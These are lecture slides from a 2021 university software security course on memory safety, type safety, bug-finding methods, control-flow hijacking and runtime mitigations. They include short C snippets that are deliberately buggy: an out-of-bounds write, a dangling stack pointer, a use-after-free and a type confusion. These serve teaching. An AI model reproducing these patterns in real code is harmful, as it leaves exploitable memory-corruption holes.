Lecture 0x0A: Software and Systems Security

SWE3009: Internet Services and Security, Spring 2021

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Software Security Definitions

Software have bugs

- How often do you compile your program for the first time and it compiles without an error?
  - Sometimes, but this is kinda scary ☺
- How often do you test your program for the first time and it runs perfectly? (program with some complexity)
  - You haven't found the bug yet ☺

Low-level Languages and Software Security

- Low-level languages such as (C/C++) trade type safety and memory safety for performance
  - The responsibilities are on programmers
- A large volume of legacy software and performance-critical software are written in C/C++
- Too many bugs to find and fix manually

Memory Safety

Definition: Memory Safety

- Memory Safety is a property that ensure that all memory access adhere to the semantics defined by the source programming language.
- A program is memory safe if all possible execution of that program are *memory safe*

Spatial Memory Safety

Definition: Spatial Memory Safety

- Spatial memory safety is a property that ensure that all memory *dereferences* are within bounds of their pointer's valid objects

- Objects bounds are defined when the object is allocated
  - e.g., `malloc(sizeof(MyObj));`
  - e.g., `char arry[10];`
- Any computed pointer to that object inherits the bounds of the object
  - e.g., `char array[10]; // Bounds &array[0] ~ &array[9]`
  - `char *p = array; // Bounds of p = &array[0] ~ &array[9]`
- Any pointers that point outside of their associated object must not be deferenced
  - `array[11] = 'a'. // Should not happen`

Spatial Memory Corruption

```
...
char array[10]; // array of 10 chars
array[10] = 'a'; // ???
...
```

- Do you see the bug?
- This is a quintessential case of a spatial memory *bug* that causes memory *corruption*

Temporal Memory Safety

Definition: Temporal Memory Safety

- Temporal memory safety is a property that ensure that all memory dereferences are valid *at the time* of the dereference.

- The object pointed by the pointer is not valid at the time of dereferencing
  - Dereferencing an object that has been freed

Temporal Memory Corruption

```
int* bar(){
    int a = getRandomNumber(); // a = 77;
    int *p = &a;
    return p;
}
void foo(){
    int *p = bar();
    somefunc();
    someOtherfunc(*p);
}
```

- A common mistake I often see C programming beginners
- What is the value of *p?

Temporal Memory Corruption

```
[Thread 1]                          [Thread 3]
...                                 obj->studentName;
MyObj* obj =
malloc(sizeof(MyObj));
...

[Thread 2]
...
free(obj);
```

- Use-After-Free: THE most common type of temporal memory corruption
- What if Thread 3 is to call some function of MyObj?

Logic Bugs

- Zillions of program-specific cases
- Easier to find and fix compared to memory corruption bugs

Type Safety

Definition: Type Safety

- Type Safety ensures that only the operations that do not violate the rules of the type system are allowed

Type Safety Violation

```
struct ObjA{                        struct ObjB{
    int a;                              int a;
    int b;                              int b;
    int c;                          }
}

ObjA_ptr = (struct ObjA*)& ObjB_instance;
ObjA_ptr->c;  // Totally legal in C
```

- C/C++ does not provide type-safety by design
- Dealing with types and not making errors is up to programmers

Safe Programming Languages

- Modern high-level languages often provide memory-safety and type-safety
- Memory safe and strongly-typed languages
  - Python,
  - Java,
  - Rust
  - Etc …

How Do We Find Bugs?


- Formal verification
- Static analysis
- Fuzzing

Formal Verification

- Formal methods is the act of using formal methods to prove or disprove the correctness of the given system using it's formal specifications
- Mathematical models are used for proving the correctness of program behavior

Solution: Formal Verification

- Formal Verification of software defines
  - A model (the software)
  - Specifications



- Approach that tries to mathematically prove the correctness of a program

Formal Verification

- Not suitable for …
  - Large and complex software
  - Frequently updated software
  - (Most of software that you use)
- Suitable for
  - Relatively smaller software
  - Seldom updated software
  - Software for spaceships, miltary aircraft etc…

Static Analysis


- Analyze programs without executing it
  - Source code
  - IR/Machine Code
- Static analysis is widely used in bug finding, vulnerability detection


Fuzzing

- Fuzzing is an automated form of testing that runs code on (semi) random input
- Any inputs that crash program are recorded
- Crash reports are analyzed to check if the bug is exploitable

Fuzzing

- Widely used in practice by
  - Software companies
  - Hackers who are looking for vulnerabilities
- Actively researched field in academia





Secure Coding Education

- The best way to (not) find bugs is to not create them in the first place
- Writing secure software is increasingly more important today
- Many programming courses have started including secure coding education

Software Attacks and Defenses

Software Exploitation

- Memory corruption creates undefined behaviors in a program
- The program execution has escaped the intended programmer logic and it's behavior is nothing like the original source code

Software Exploitation

- Can we control the program state *after* the bug is triggered and do something evil?

Definition: Control-Flow Hijacking

The act of seizing the control of the program state or execution using a software bug to execute arbitrary operations


Runtime Software Attack Mitigations

- **Assumption**: the program may have exploitable bugs
- **Goal**: make exploitation infeasible or very difficult
- Runtime software defense leverage OS, compiler, runtime software to render attacks more difficult


Runtime Software Attack Mitigations

- Modern computer systems have multiple layers of attack mitigations in place
  - DEP
  - ASLR
  - Canaries
  - ETC...
- Many of these defense mechanisms are enforced by default

Eternal War in Memory



Stack Buffer Overflow



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

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

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

